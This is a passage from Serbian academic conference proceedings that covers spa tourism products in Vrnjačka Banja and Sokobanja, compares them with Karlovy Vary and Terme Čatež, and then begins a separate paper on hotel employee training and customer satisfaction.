- **Sportsko-rekreativni turizam** - Vrnjačka Banja ima dugu tradiciju u razvoju sportsko-rekreativnog turizma. Banja je često domaćin sportskim ekipama kada su u pitanju pripreme, ali isto tako i domaćin takmičenja (rukomet, plivanje, košarka i sl.). Jedan od glavnih lokaliteta je Sportski centar Raj. Ovaj kompleks predstavlja glavni sportsko-rekreativni prostor Vrnjačke Banje i sadrži: sportski centar, teniski centar i jahački centar. Sportski centar obuhvata aktivnosti fudbala, atletike i malih sportova, sa univerzalnom sportskom salom i sportskim selom (Opština Vrnjačka Banja, 2010). Pored savreme-



DOI: 10.15308/Synthesis-2015-499-503

ne hale sportova, u Vrnjačkoj Banji postoje tri travnata fudbalska terena, betonska atletska staza, stadion malih sportova Kocka, otvoreni betonski tereni za mali fudbal, rukomet i košarku, fiskulturne sale za košarku, odbojku i rukomet sala za stoni tenis, kao i otvoreni i zatvoreni bazeni (Opština Vrnjačka Banja, 2010).

- **Manifestacioni turizam** - Od osnivanja, Vrnjačka Banja je poznata po karnevalima, zabavama, balovima i sl. Svake godine se održi veliki broj manifestacija, koje privlače domaće i inostrane goste. Jedna od najznačajnijih kulturnih manifestacija u Srbiji pod nazivom *Vrnjačke kulturne svečanosti* traje 100 letnjih dana, a čini je program iz oblasti književnosti, pozorišnog, filmskog, televizijskog, muzičkog stvaralaštva, likovne delatnosti, izdavaštva i muzeologije. *Vrnjačke kulturne svečanosti* obuhvataju: Međunarodni festival klasične muzike; Književno leto; Pozorišne dane srpskog teatra, Festival likovnog stvaralaštva; Festival filmskog scenarija i dr (Vrnjačka Banja, 2014). Vrnjačka Banja je poznata i po sledećim manifestacijama: Vrnjački Karneval, Dani Danila Bate Stojkovića, Love fest, Poljubi me na mostu ljubavi, Na Desankin dan i dr.
- **Kongresni turizam** - Najzastupljeniji oblik poslovnog turizma u Vrnjačkoj Banji je kongresni turizam. Intenzivan razvoj poslovnog turizma počinje nakon izgradnje Kongresnog centra hotela Zvezda 1980. godine, kada je Banja dobila pravi kongresni prostor za održavanje velikih skupova (Ruđinčanin & Topalović, 2008). Najdužu tradiciju u razvoju ovog vida turizma ima hotel Zvezda. Jedinstven je po kongresnom centru, koji je drugi po veličini posle Sava Centra (Podovac & Milićević, 2013). Organizacijom poslovnih događaja bavi se veći broj hotela, koji u poređenju sa hotelom Zvezda imaju znatno manje kapacitete, ali su savremeno opremljeni.
- **Kulturno-istorijski turizam** – Vrnjačka Banja poseduje bogato i reprezentativno kulturno nasleđe, čiji je snažan kulturni identitet zasnovan na arheološkom nasleđu, lokalitetima kulturno-istorijskog nasleđa, umetničkim delima, institucijama kulture, velikom broju manifestacija, tradicionalnim vrednostima i načinu života lokalnog stanovništva. Najstariji tragovi naseljavanja u ovoj oblasti potiču iz mlađeg kamenog doba, iz perioda od 3800. do 3100. godine pre nove ere, odnosno sa kraja neolita i početka eneolita (Borović-Dimić & Dimić, 2003). Razvoj današnje Vrnjačke Banje započet je 1868. god. kada je osnovano udruženje Osnovatelno fundatorsko društvo kiselo-vruće vode na inicijativu Pavla Mutavdžića (Ruđinčanin & Topalović, 2008). Jedan od najstarijih i najautentičnijih pseudo-klasicističkih objekata je Zamak Belimarković. Prema projektu bečkog arhitekte Vintera, u periodu između 1882. i 1887. god. Izgrađen je dvorac za generala Jovana Belimarković, tadašnjeg ministra srpskog kralja Milana Obrenovića i namesnika maloletnog kralja Aleksandra Obrenovića. Zamak Belimarković predstavlja kulturno dobro od neprocenjive vrednosti za Vrnjačku Banju. Danas nosi naziv *Zamak kulture* i u njemu je smešten Zavičajni muzej, u kome se održavaju književne večeri, izložbe, stalne postavke arheološke građe i sl. U banjskom parku postoji veliki broj spomen obeležja (spomen-biste, spomen-česme, skulpture, spomen-ploče i dr.), koja su povezana sa značajnim istorijskim događajima.

**Sokobanja** - Tradicija i kontinuirani razvoj uslovili su da Sokobanja zauzme veoma značajno mesto u banjskom turizmu Srbije. Termomineralni izvori Sokobanje čine primarne resurse, koji u osnovi određuju zdravstveno-lečilišnu funkciju banje i čine okosnicu razvoja turizma (Jovanović & Radivojević, 2006).

- **Zdravstveni turizam** – Sokobanja ima dugu tradiciju razvoja zdravstvenog turizma. Za lekovitost njenih izvora znalo se još u doba Rimljana. Kontinentalna klima, visoka koncentracija kiseonika, ozona i negativnih jona u vazduhu, nezagađenost, prisustvo specifičnih elemenata u vazduhu i oligomineralnim vodama su glavni razlozi zbog kojih je Sokobanja danas jedan od najznačajnijih zdravstvenih centara Srbije. Nosilac razvoja zdravstvenog turizma je Specijalna bolnica *Sokobanja,* koja pruža usluge dijagnostike, lečenja i rehabilitacije bolesti disajnih organa kod dece i odraslih. U cilju upotpunjavanja ponude za turiste, koji ne dolaze isključivo zbog lečenja, na raspolaganju su *spa & wellness* usluge u vidu masaža, sauna, slane sobe i fitnes programa (Sokobanja, 2014).
- **Lovni turizam** - Blizina planina Ozren, Rtanj i Devica omogućuju, osim oblikovanja ponude planinskog turizma, i komplementarnost sa lovnim turizmom. Na ovim prostorima nalaze se brojna staništa različitih divljači: vuk, srna, divlja svinja, lisica, fazan, jarebica, divlji golub, divlja patka. Osim lova na divljač, moguće je organizovati i sportski ribolovni turizam, zahvaljujući blizini reke Moravice i Bovanskog jezera (Sokobanja Travel, 2014).
- **Kulturno-istorijski turizam –** Sokobanja i okolina su veoma bogati kulturnim dobrima kojima je moguće obogatiti turističku ponudu. Jedno od najatraktivnijih kulturnih dobara za turiste je Sokograd - tvrđava iz doba Rimljana (I vek p. n. e.). Osim svoje istorijske vrednosti, ovo dobro je veoma značajno kao deo turističke ponude, jer je smešteno u ekološki očuvanom ambijentu. Ostaci antike na teritoriji Sokobanje su brojni. Najznačajniji su Tetomirov grad, Rujevica, Trubarevačko gradište, Latinski grad i Lipov trap (Jovanović & Radivojević, 2006). Ponudu je moguće obogatiti i posetom turskom kupatilu Amam, koje je koristio i knez Miloš Obrenović, kao i manastiru Svetog Aranđela.
- **Sportsko-rekreativni turizam** – Sokobanja raspolaže povoljnim prirodnim predispozicijama, koje obezbeđuju adekvatan ambijent za sportske aktivnosti. Sportsko-rekreativni kapaciteti obuhvataju: fudbalski stadion kapaciteta 1500 gledalaca, igrališta za fudbal, terene za male sportove, zatvorene bazene, terene za tenis, streljanu, kuglanu, trim staze i dr. Planine kao što su Ozren, Rtanj i Devica pružaju mogućnosti za ekstremne sportove kao što je paraglajding (Sokobanja, 2014 a).
- **Manifestacioni turizam** – Turističke manifestacije održavaju se u letnjem periodu za vreme banjskog Kulturnog leta. Najpoznatije manifestacije su internacionalni festival Prva harmonika Sokobanje, zatim međunarodna manifestacija salon ekološke karikature i umetnička kolonija Sokograd, tradicionalna manifestacija Zlatne ruke, koja se ogleda u takmičenju u pripremanju tradicionalnih jela, narodnih rukotvorina i veštinama zanata (Banje u Srbiji, 2014).
- **Wellness turizam** - Kako bi se banjska turistička ponuda prilagodila zahtevima mlađe populacije, što je i trend u banjama u Evropi, u Sokobanji je na obali reke Moravice otvoren *Wellness* centar Soko Terme. Centar raspolaže sa dva zatvorena i jednim otvorenim bazenom. Voda je termo-mineralna, temperature od 39°C stepeni i sadrži radon.

Na osnovu svega navedenog, zaključujemo da analizirane banje imaju dugu tradiciju u razvoju turizma zahvaljujući bogatstvu prirodnih i antropogenih resursa. Sa druge strane, moramo uvažiti i trend odlaska turista u banje i to ne isključivo zbog



DOI: 10.15308/Synthesis-2015-499-503

lečenja i rehabilitacije. Postojanje tržišne niše, koja posećuje banje zbog aktivnog odmora, uslovljava redefinisanje koncepta razvoja banja Srbije. Osnovu za dalji razvoj turizma u banjama Srbije bi trebalo zasnivati na formiranju integrisanog turističkog proizvoda i komplementarnom povezivanju više vidova turizma: zdravstvenog, *wellness*, planinskog, izletničkog, kongresnog, sportsko-manifestacionog, ekološkog. Kako bi se realizovali ekonomski efekti i postigla bolja konkurentska pozicija na turističkom tržištu, nosioci razvoja turizma banja Srbije moraju pronaći način da postojeće proizvode oplemene atraktivnim sadržajima i da parcijalne proizvode objedine u integrisani proizvod sa ciljem zadovoljenja različitih potreba turista.

## 4. OSNOVNE KARAKTERISTIKE TURISTIČKIH PROIZVODA BANJA U OKRUŽENJU

U radu je izvršena analiza turističkih proizvoda banja u okruženju, koje predstavljaju i glavne konkurente. Predmet analize su banje, koje su uspele da uz korišćenje postojećih resursa, kreativnost, inovativnost i praćenje tendencija u razvoju turizma, obezbede turistima celokupan doživljaj tokom boravka.

**Karlove Vari** su jedno od najpoznatijih banjskih lečilišta u Češkoj. Nalaze se na udaljenosti od 120 kilometara zapadno od Praga (Karlovy Vary, 2014). Od 79 izvora termomineralne vode koristi se 13 izvora za piće i lečenje. Mineralne vode su slične prema svom sastavu, ali zbog različitih temperatura i količine ugljendioksida imaju različite efekte. Karlove Vari poseduju veliki broj parkova jedinstvene prirodne arhitekture, u kojima se nalaze brojni spomenici i organizuju događaji različitog karaktera. Karlove Vari poseduju veliki broj lokaliteta kulturno-istorijskog nasleđa, među kojima su: muzeji, verski objekti, galerije, osmatračnice, kolonade i dr. Najpoznatiji lokaliteti kulturno-istorijskog nasleđa su: Muzej zlatnog ključa, Moserov muzej stakla, crkva Marija Magdalene, kula Dijana, vidikovac Gete, dvorac Kula, opštinsko pozorište, Nacionalna kuća Karlove Vari. Banja je domaćin velikog broja događaja kulturnog i sportskog karaktera, među kojima su: Međunarodni festival filma, festival porcelana, festival hrane, festival *Jazzfest*, takmičenje u triatlonu i dr. (Karlovy Vary, 2014 a). Kompleksnost turističkog proizvoda Karlovih Vari ogleda sa u činjenicama da svaki hotel poseduje bazene, medicinske tretmane, razvijenu *spa & wellneess* ponudu, sportsko-rekreativni sadržaj, višenamenske i konferencijske sale i prostorije različitih kapaciteta i dr. (Ministarstvo trgovine turizma i usluga, 2007).

**Terme Čatež** se nalaze između dve reke Save i Krke, u podnožju planine Gorjanci, na 8 kilometara od granice sa Hrvatskom i na samo 430 kilometara od Beograda. Predstavljaju jedan je od vodećih termalno-turističkih centara u Sloveniji sa bogatom ponudom i programima na vodi. Zahvataju površinu od 13.000m², i na tom prostoru raspoređeno je 10 bazena sa termalnom vodom čija se temperatura kreće između 26 i 36 °C. Pored vodenih programa rekreacije, terme nude i kvalitetan smeštaj i uslugu u mnogobrojnim hotelima kao i aktivan odmor u sportskom rekreativnom centru, golf terene u Mokricama; za ljubitelje kocke na raspologanju je i „Grand Casino Lido Terme Čatež". Ponuda proizvoda na turističkom području terme Čatež obuhvata (Terme Čatež, 2014):

- Letnja termalna rivijera (adrenalinska trojka tobogan, zabavni park sa bandži trambolinama i bazenom sa električnim čamcima, piratsko ostrvo, dečiji vodeni park sa spravama za decu, 450-metarska spora reka, olimpijski bazen, bazeni sa podvodnim masažerima, dečiji bazeni, bazen sa virpulovima, brzim tokom, veštačko jezero, dodatna zabava (vožnja sa automobilčićima, mini golf, tramboline, odbojka na pesku).
- Zimska termalna rivijera ima ispod dve kupole više od 1.800 m² pokrivenih termalnih vodenih površina (baze nepravilnih oblika sa virpulovima, vodopadima, brzom rekom, masažnim ležištima, toboganom, i sa prelaskom u spoljašnji bazen, dečiji bazen, drvo doživljaja, bazen sa talasima, potočići, ručne masaže, restoran i bistro, terasa i livada za sunčanje).
- Sauna park (kristalna sauna, parna sauna, ekstremna sauna, indijska sauna, slana sauna, infracrvena sauna, finska aroma sauna, aquaviva sauna).
- Centar zdravlja i lepote (unutrašnji i spoljašnji bazen sa termalnom vodom, masažna ležišta, virpulovi i podvodna kupka, finska sauna i turska kupka, rimsko-irske kupke, fitnes studio, solarijum, kozmetički salon, prostorije za terapiju i individualne ručne tehnike (masaža, limfna drenaža i refleksno-zonska masaža stopala, hidroterapija, kineziterapija, eletroterapija, termoterapija) i individulane medicinske usluge.
- U hotelu „Terme" postoje 4 konferencijske sale, koje se mogu spojiti (po 200 osoba); hotel „Mokrice" ima 2 konferencijske sale (40 i 60 osoba); hotel „Toplice" ima jednu konferencijsku salu (kapacitet 900 osoba); i hotel „Čatež" ima jednu salu (kapacitet 100 osoba).
- Sportski centar (tenisko igralište u klimatizovanoj dvorani i 6 peščanih teniskih igrališta uz dvoranu, *squash*, *bowlingm fitness*, stoni tenis, igralište za badminton, betonsko igralište za fudbal, rukomet i košarku, biciklističke staze, šetališta, teren za golf).

Finansijska sredstva Evropske unije, donacije i naplata poreza ili prodaja sirovina kojima raspolažu, uslovila su da analizirane destinacije ostvaruju značajne rezultate na turističkom tržištu. Karlove Vari i Terme Čatež predstavljaju primere banja, koje su od ruralnih i zaostalih sredina, u kojima je dominirala agrokultura, postale destinacije koje privlače veliki broj domaćih i stranih turista. Analizirane banje su objedinile proizvod zdravstvenog, *spa* & *wellness* i poslovnog turizma. Za privlačenje inostrane turističke tražnje obezbedile su velike vodene površine sa tematskim sadržajima, upotpunile *spa* & *wellness* ponudu savremenim oblicima relaksacije i ulepšavanja, dopunile sportsko-rekreativne sadržaje kako bi obezbedile mogućnosti za permanentnu ispunjenost boravka turiste u destinaciji. Osim pomenutih inovacija u razvoju turističkog proizvoda, vode agresivnu promocionu politiku, pronalaze nove načine distribucije turističkog proizvoda i teže izgradnji dugoročno konkurentnog i prepoznatljivog brenda njihovih banja. Banje u okruženju se nisu oslonile isključivo na prirodni potencijal, već su uložile velike napore kako bi osmislile i formirale kompleksniji i sadržajniji proizvod koji bi bio prihvaćen od strane savremenog turiste.

## 5. ZAKLJUČAK

Prirodni i antropogeni potencijal banja Srbije je ogroman. Zbog toga je neophodno oblikovati integrisani proizvod, koji će zadovoljiti potrebe sofisticiranog turiste koji želi da uči, upoznaje druge kulture, provodi aktivno svoj odmor i koji zahvaljujući digitalnim sredstvima marketing komunikacije veoma lako može doći do detaljnih opisa željene turističke destinacije. Nosioci ponude banja suočavaju se sa velikim izazovom: s jedne strane njihova ciljna grupa su bolesnici kojima će ponuditi zdravstvene usluge, a sa druge strane savremeni turisti u potrazi za aktivnim odmorom i ravnotežom duha i tela. Najpre je potrebno jasno razgraničiti ponudu zdravstvenog i *spa* & *wellness* turizma, a zatim i dodati vrednost ponudi obogaćivanjem sadržajima u vidu kulturnog, verskog, gastronomskog sadržaja i dr.



DOI: 10.15308/Synthesis-2015-499-503

Banje Srbije su zatvorene u svom okruženju i njihovi vidici su, kada je reč o inoviranju postojećeg proizvoda, prilično suženi. Izlazak na evropsko, ali i na međunarodno turističko tržište, gde je već zastupljen veliki broj konkurenata, moguć je isključivo uz postojanje jedinstvenog proizvoda, koji će biti kvalitetan, drugačiji od ostalih i koji će pružiti odgovarajuću vrednost za novac. Kako bi proizvod banja Srbije objedinio sve aktivnosti za kvalitetan doživljaj turista, neophodno je proširiti tradicionalne okvire formiranja ponude i proizvod kreirati iz ugla samog turiste, koji je željan novih iskustava.

## LITERATURA


Andergassen, R., Candela, G., & Figini, P. (2013). An Economic Model for Tourism Destinations: Product Sophistication and Price Coordination. *Tourism Management*, *37*, 86-98. DOI: 10.1016/j.tourman.2012.10.013

Ashworth, G., & Goodall, B., (2013). *Marketing Tourism Places*. Abingdon, Oxon: Routledge.

Bakić, O. (2008). *Marketing u turizmu*. Sremska Kamenica: Fakultet za uslužni biznis.

Borović-Dimić, J., & Dimić, B. (2003). *Vrnjačka Banja na starim razglednicama*. Vrnjačka Banja: Zavičajni muzej-Zamak kulture, Kulturni centar Vrnjačke Banje.

Custòdio Santos, M., Ferreira, A. M., & Costa, C., (2014). Influential factors in the competitiveness of mature tourism destinations. *Tourism & Management Studies*, 10(1), 73-81.

Haugland, S. A., Ness, H., Grønseth, B. O., & Aarstad, J. (2011). Development of tourism destinations: An integrated multilevel perspective. *Annals of Tourism Research*, 38(1), 268–269. DOI: 10.1016/j.annals.2010.08.008

Jovanović, J., & Radivojević, A. (2006). Turističko-geografski prikaz Sokobanje. Glasnik Srpskog geografskog društva, LXXXVI (2), 287-299.

Karlovy Vary. (2014 a). Introducing Karlovy Vary. Dostupno na http://www.karlovy-vary.cz/en/about-karlovy-vary/introducing-karlovy-vary. 18.06.2014.

Karlovy Vary. (2014). Karlovy Vary. Dostupno na http://www.karlovy-vary.cz/en/ 18.06.2014.

Kotler, K., & Keller L. K. (2006). *Marketing menadžment*. Beograd: Data Status.

Koutotoulas, D. (2004). Understanding the Tourism Product, Interim symposium of the Research Committee on International Tourism (RC 50) of the International Sociological Association (ISA), Understanding Tourism -Theoritecal Advances, 14-16 May 2004, pp. 1-22. Greece: University of the Aegean, Mytilini.

McCabe, S., Sharples, M., & Foster, C. (2012). Stakeholder engagement in the design of scenarios of technology-enhanced tourism services. *Tourism Management Perspectives*, 4, 36-44. DOI: 10.1016/j.tmp.2012.04.007

Middleton, V., & Clarke, R. J. (2001). *Marketing in Travel and Tourism*. Oxford: Butterworth-Heinemann.

Ministarstvo trgovine turizma i usluga. (2007). Sokobanja: Master plan turističke destinacije. Dostupno na http://www.opstinasokobanja.com/Dokumenta/Strategija-Master%20plan/sokobanja_masterplan_turisticke_destinacije.pdf 18.06.2014.

Opština Vrnjačka Banja. (2010). Regionalni centar za životnu sredinu za centralnu i istočnu Evropu, kancelarija u Srbiji, *Lokalni ekološki akcioni plan*, Vrnjačka Banja/Beograd.

Podovac. M., & Milićević, S. (2013). Potencijali Srbije za razvoj poslovnog turizma. *Ekonomski pogledi,* 31(1), 35-48.

Popesku, J. (2013). Marketing u turizmu i hotelijerstvu. Beograd: Univerzitet Singidunum.

Popesku, J., & Pavlović, D. (2013). Competitiveness of Serbia as a tourist destination: Analysis of selected key indicators. *Marketing*, 44(3), 199-210.

Ruđinčanin, O., & Topalović, O. (2008). Vrnjačka Banja na početku XXI veka. Vrnjačka Banja: Biblioteka Dr Dušan Radić.

Sokobanja Travel. (2014). Biogeografske vrednosti Sokobanje. Dostupno na http://www.sokobanja.travel/sokobanja/geografski-polozaj/biogeografske-vrednosti. 19.06.2014.

Sokobanja. (2014 a). Sportsko-rekreativni turizam. Dostupno na http://www.sokobanja.org.rs/sr/sportsko-rekreativni-turizam/tekst. 11.12.2014.

Sokobanja. (2014). *Specijalna bolnica Sokobanja.* Dostupno na www.soko-banja.rs 01.06.2014

Terme Čatež. (2014). *Terme Čatež Slovenija*. Dostupno na http://www.terme-catez.si/en/ 18.06.2014.

Vrnjačka Banja. (2014). Specijalna bolnica Merkur. Dostupno na http://www.vrnjackabanja.co.rs/srpski/sadrzaj/zdravljeglmeni/specijalnabolnicaglmeni. 01.06.2014.




DOI: 10.15308/Synthesis-2015-499-503

Synthesis
International Scientific Conference of IT and Business-Related Research

# ANALOGIJA OBUKE ZAPOSLENIH I ZADOVOLJSTVA KORISNIKA U HOTELIJERSTVU

## THE ANALOGY OF EMPLOYEE TRAINING AND CUSTOMER SATISFACTION IN THE HOTEL INDUSTRY

Aleksandra Aleksić
Fakultet za medije i komunikacije, Univerzitet Singudunum, Beograd, Srbija
student master programa Menadžment ljudskih resursa

**Apstrakt:**
Kako bi se adekvatno odgovorilo na izazove koji nameće okruženje, a imajući u vidu da su u neizvesnim vremenima ljudi posebno oprezni kada je reč o njihovim potrošačkim navikama, neophodno je stvoriti tim zaposlenih koji će posedovati različite veštine i koji će biti u stanju da personifikuju kulturu, ciljeve i vrednosti organizacije u promenljivom poslovnom okruženju. Ovaj rad bavi se pitanjem osposobljavanja zaposlenih, njihovom pripremom, kao i pružanjem podrške i podsticanjem njihovog profesionalnog razvoja sa ciljem da se pruži što bolji kvalitet usluge i postigne totalno zadovoljstvo potrošača.
Korišćenjem metoda za izučavanje postojeće literature, kao i kroz analizu primera dobre prakse, u radu će biti opisana i sistematizovana relevantna građa o uticaju obuke na kvalitet usluge i zadovoljstvo korisnika isporučenom uslugom u hotelijerstvu, s obzirom da su ljudski resursi glavna konkurentska prednost hotela na tržištu.

**Ključne reči:**
obuka u hotelijerstvu, obuka za zaposlene, zadovoljstvo potrošača, kvalitet usluge.

**Abstract:**
In order to respond properly to the challenges imposed by the society, and taking into consideration the fact that in the periods of uncertainty, people are particularly cautious about their purchasing habits, it is necessary to create a team of employees who will possess various skills and who shall be able to personify culture, goals and values of an organization in a volatile business environment. The main aim of this paper is to educate and adequately prepare employees, as well as to encourage their professional development with the aim to deliver high quality services and achieve complete customer satisfaction.
By using the available methods to examine the existing literature and examples of good practice, this paper shall describe and systematize relevant material on the impact of training on the quality of services and customer satisfaction with the services provided in the hotel industry, bearing in mind the fact that human resources represent the main competitive strength of the hotels in the market.

**Key words:**
hotel management training, employee training, customer satisfaction, service quality.

## 1. UVOD

Potpunije angažovanje ljudskih resursa spada u najvitalnije i najpresudnije činioce socijalnog i ekonomskog razvoja svake nacionalne zajednice. Na njima se danas zasniva značajan deo materijalnog napretka u svetu. Kao faktori produktivnosti rada i kvaliteta menadžmenta oni su neophodni u situaciji kada borba na svetskom tržištu postaje sve oštrija.

S obzirom na to da se smatra značajnim segmentom strategije društvenog razvoja, u razvijenim zemljama sveta se ovoj temi poklanja posebna pažnja, obzirom da kvalitet ukupnog hotelskog proizvoda zavisi od kvaliteta zaposlenih.

Osposobljavanje i obuka zaposlenih u procesu pružanja usluga se ubraja u najznačajnije aktivnosti upravljanja ljudskim resursima. Tim pre, što se većina savremenih hotela čak i u najrazvijenijim delovima sveta, suočava sa nedostatkom kadrova odgovarajućih znanja, sposobnosti i veština.

## 2. KONCEPT SATISFAKCIJE POTROŠAČA

Koncept satisfakcije potrošača jedan je od onih koji pobuđuju najmanje razlika i suprotnosti u definisanju. Potrošač je zadovoljan kada „proizvod ili usluga ispunjavaju i nadmašuju njegova očekivanja“. Neko može imati prijatno iskustvo koje može dovesti do nezadovoljstva zbog toga što, iako prijatno, nije u toj meri prijatno kako se pretpostavljalo ili očekivalo. Zato zadovoljstvo ili nezadovoljstvo nije prosto emocija već procena te emocije. Očekivanja potrošača pozitivno korespondiraju sa kvalitetom proizvoda - usluge i pretpostavljaju da je potrošač sposoban da uči na osnovu iskustva i da procenjuje (predviđa) nivo kvaliteta i vrednosti koje dobija kupovinom proizvoda i usluga na tržištu (Maričić, 2011).

Ukoliko hotel ili lanac hotela želi da ostvari ili da zadrži konkurentsku prednost na tržištu mora krenuti od toga da utvrdi šta je to što predstavlja vrednost za njhove korisnike usluga. Jedino tako će moći da ponudi proizvod ili uslugu koja će obezbediti da se zadovolje potrebe potrošača. Potrošač uvek u složenoj kupovini sabira sve četiri vrednosti izvora – proizvod, usluge, osoblje i imidž. Potrošač prvo procenjuje konkurentske proizvode i donosi odluku u korist proizvoda koji nudi veću pouzdanost, trajnost i kvalitet. Ujedno odlučuje ko ima bolje prateće usluge – isporuka, osoblje, procenjujući njihovu upućenost i pristupačnost (Živković, 2013).

Zadovoljstvo potrošača usko je povezano sa zaposlenima. Istraživanja otkrivaju da su zadovoljstvo zaposlenih i zadovoljstvo korisnika usluga direktno proporcionalni. Zadovoljni zaposleni ostaju u organizaciji i unapređuju svoju produktivnost iz čega sledi da je zadovoljstvo zaposlenih povezano sa rastom ukupne produktivnosti preduzeća i padom troškova regrutovanja i obuke.



E-mail: aleksandra.aleksic@fmk.edu.rs
DOI: 10.15308/Synthesis-2015-504-507

## 3. UPRAVLJANJE ZAPOSLENIMA U MAKSIMIZIRANJU VREDNOSTI ZA POTROŠAČE

Kao jedna od najbrže rastućih industrija u svetu konkurencija u oblasti hotelijerstva svakodnevno raste. Svi proizvodi koji su na raspolaganju gostima uglavnom su na istom ili sličnom nivou i samim tim za hotelijere predstavlja pravi izazov na koji način se izdvojiti na tržištu.

Jedan od načina za diferenciranje može biti nivo kvaliteta usluga, osoblja ili fizičkih sistema dizajniranih za podršku osoblju. Međutim, odlučujući faktor koji često razlikuje jednu kompaniju od druge je stav pružaoca usluge (Bateson & Hoffman, 2012). Jedan od osnovnih načina kako diferencirati preduzeće je kontinuirana isporuka višeg kvaliteta usluge od konkurencije. Ključ je ispuniti ili nadmašiti kvalitet proizvoda i usluga koje očekuju potrošači. Viši nivoi kvaliteta rezultiraju većim zadovoljstvom potrošača dok istovremeno podržavaju više cene i često manje troškove. Stoga, programi za poboljšanje kvaliteta povećavaju profitabilnost (Živković, 2013).

## 4. DEFINISANJE I ZNAČAJ KVALITETETA U HOTELIJERSTVU

Kvalitet hotelskih usluga (proizvoda) čine njihova svojstva koja obezbeđuju zadovoljenje potreba i očekivanja korisnika tih usluga, pri čemu je korisnik usluge taj koji daje konačan sud o stepenu ostvarenog zadovoljstva. Kvalitet usluge treba da korespondira sa očekivanjima gostiju i ostvarenim stepenom njihovog zadovoljstva. Ostvarivanje tog zadovoljstva podrazumeva permanentno praćenje zahteva savremenih turista, poštovanje utvrđenih standarda i kontinuirano unapređivanje hotelske ponude, što čini suštinu upravljanja kvalitetom u hotelijerstvu (Barjaktarović, 2013).

Zahtevi savremenog tržišta nameću potrebu stalnog usavršavanja i razvoja zaposlenih, a posebno onih na prvoj liniji usluživanja. Odatle se javlja potreba za organizovanjem treninga, kako bi se obezbedio očekivani kvalitet usluge. U velikim hotelima visoke kategorije obuka se organizuje uglavnom u okviru hotela i za to je zaduženo odeljenje personala, koje analizira koji su treninzi neophodni, i u kom trenutku. Obuke mogu ići od interpersonalne koja je usmerena na suočavanje sa gostima, preko tehničkih obuka koje su u vezi sa operativnim ulogama u procesu pružanja usluge, do razvojnih obuka koje pripremaju zaposlene za njihovu sledeću ulogu.

## 5. TRENING I OBUKA U HOTELIJERSTVU

Usled globalizacije svetske privrede, rastućeg značaja znanja, rastuće potrebe za vođstvom, potrebe privlačenja talentovanih pojedinaca i sve većeg insistiranja na kvalitetu pružene usluge, obuka i trening zaposlenih postaju sve značajnija aktivnost. Obuka i trening zaposlenih se mogu definisati kao planski napor organizacije da poboljša performanse zaposlenih na njihovom ili na nekom sličnom radnom mestu. Pod obukom se podrazumevaju promene u specifičnim znanjima, sposobnostima, veštinama, stavovima ili ponašanju zaposlenih (Čerović, 2013). Drugim rečima, trening se odnosi na metode koje se koriste kako bi novi ili postojeći zaposleni stekli veštine koje su im potrebne za obavljanje posla na odgovarajući način.

Da bi kompanije treningom zaposlenih stekle konkurentsku prednost, trening mora da bude takav da omogući hotelu ostvarenje poslovnih ciljeva. Kako obrazovanje i usavršavanje zaposlenih postaju najznačajnija komponenta konkurentske prednosti, tako stalno učenje, proširivanje znanja i veština postaju najznačajnije obaveze zaposlenih. Svi nivoi obrazovnih potreba čine međuzavisne delove integralnog procesa treninga koji se obavlja u kontinuitetu.

### 5.1 TRENING PROCES

Analiza potreba je prva faza u procesu obrazovanja zaposlenih i u njoj se određuju znanja i veštine kojima bi zaposleni trebalo da ovladaju, kao i zaposleni koje treba obrazovati.

Utvrđivanjem obrazovnih potreba obezbeđuju se odgovori na tri osnovna pitanja koja glase:

- Koja znanja, veštine i sposobnosti su potrebne zaposlenima kako bi uspešno obavljali posao?
- Kojim zaposlenima su potrebna dodatna znanja, veštine i sposobnosti?
- Da li će se treningom obezbediti nedostajuća znanja, veštine, sposobnosti, prevazići uočene manjkavosti i stvoriti nova vrednost za potrošače?

Da bi se dobili odgovori na navedena pitanja potrebna je detaljna analiza kompanije, pojednica i posla. U okviru analize kompanije potrebno je odgovoriti na sledeća pitanja:

1. Koji su ciljevi kompanije i koja je njena poslovna strategija? Da li su ciljevi ostali isti ili su se promenili u odnosu na raniji period?
2. Na koji način je hotelska kompanija povezana sa eksternim okruženjem i da li je ono stabilno ili turbulentno?
3. Da li su se promenili kultura, klima i norme u okviru kompanije?
4. Na koji način se odgovori na prethodna pitanja odražavaju na poslove u hotelu?

U okviru analize pojedinca pitanja su sledeća:

1. Da li je slab učinak ili nezadovoljavajuća radna uspešnost rezultat nedostatka potrebnih veština i znanja ili nekih drugih faktora (npr. nedostatka motivacije)?
2. Kome je potreban trening?
3. Kakav trening je potreban?
4. Da li kod zaposlenih postoji individualna motivacija i zainteresovanost za trening? (prilagođeno prema: Kulić, 2005)

U okviru analize posla potrebno je utvrditi koje su teškoće i problemi sa kojima se susreću zaposleni u toku svog rada kao i koji su standardi željene radne uspešnosti u pogledu isporuke usluge.

Da bi trening bio svrsishodan potrebno je proceniti koje vrste treninga bi trebalo sprovesti i na kojim poslovima. Nakon što su u prvoj fazi procesa analizirane potrebe prelazi se na drugu fazu, a to je razvoj i vođenje treninga. Izbor programa treninga zavisi od postavljanja ciljeva treninga, a njih je potrebno povezati s potrebama treninga identifikovanim u procesu analize treninga. Na osnovu informacija o vrsti i stepenu sposobnosti za kojima se javlja potreba, neophodno je izabrati najadekvatniji program.

Praćenje i usmeravanje obrazovnog procesa i kontrola obrazovanja i obučavanja vrše se tokom sprovodjenja obuke, putem redovnih konsultantskih razgovora, kao i na drugi odgovarajući način. Takav pristup omogućava brzo reagovanje na svaku eventualnu nepravilnost ili manjkavost u obučavanju. Pored određenih rezultata koji se u postupku evaluacije u pojedinim kompanijama ostvaruju, činjenica je da se potrebi vrednovanja uspešnosti obuke u većini hotela još uvek ne posvećuje dovoljna pažnja.

Obrazovanje i obučavanje zaposlenih se u većini hotela u Srbiji i dalje doživljava kao aktivnost za koju se vezuju veliki



DOI: 10.15308/Synthesis-2015-504-5007

troškovi. Za promenu stanja nabolje, neophodno je da se proces obučavanja kontroliše i usmerava, odnosno da se utvrde ostvareni rezultati. Kontrola kojom se vrši vrednovanje uspešnosti obuke zaposlenih, predstavlja treću fazu procesa treninga, i naziva se evaluacija. Evaluacija pomaže da se daju odgovori na dva osnovna pitanja:

1. U kojoj meri se ostvareni rezultati obrazovanja i obučavanja mogu primenjivati u svakodnevnom radu, tj. u svakodnevnoj praksi i,
2. U kojoj meri kompanija, sadržaj, metodi i ukupni rezultati obrazovanja i obučavanja ispunjavaju očekivanja zaposlenih?

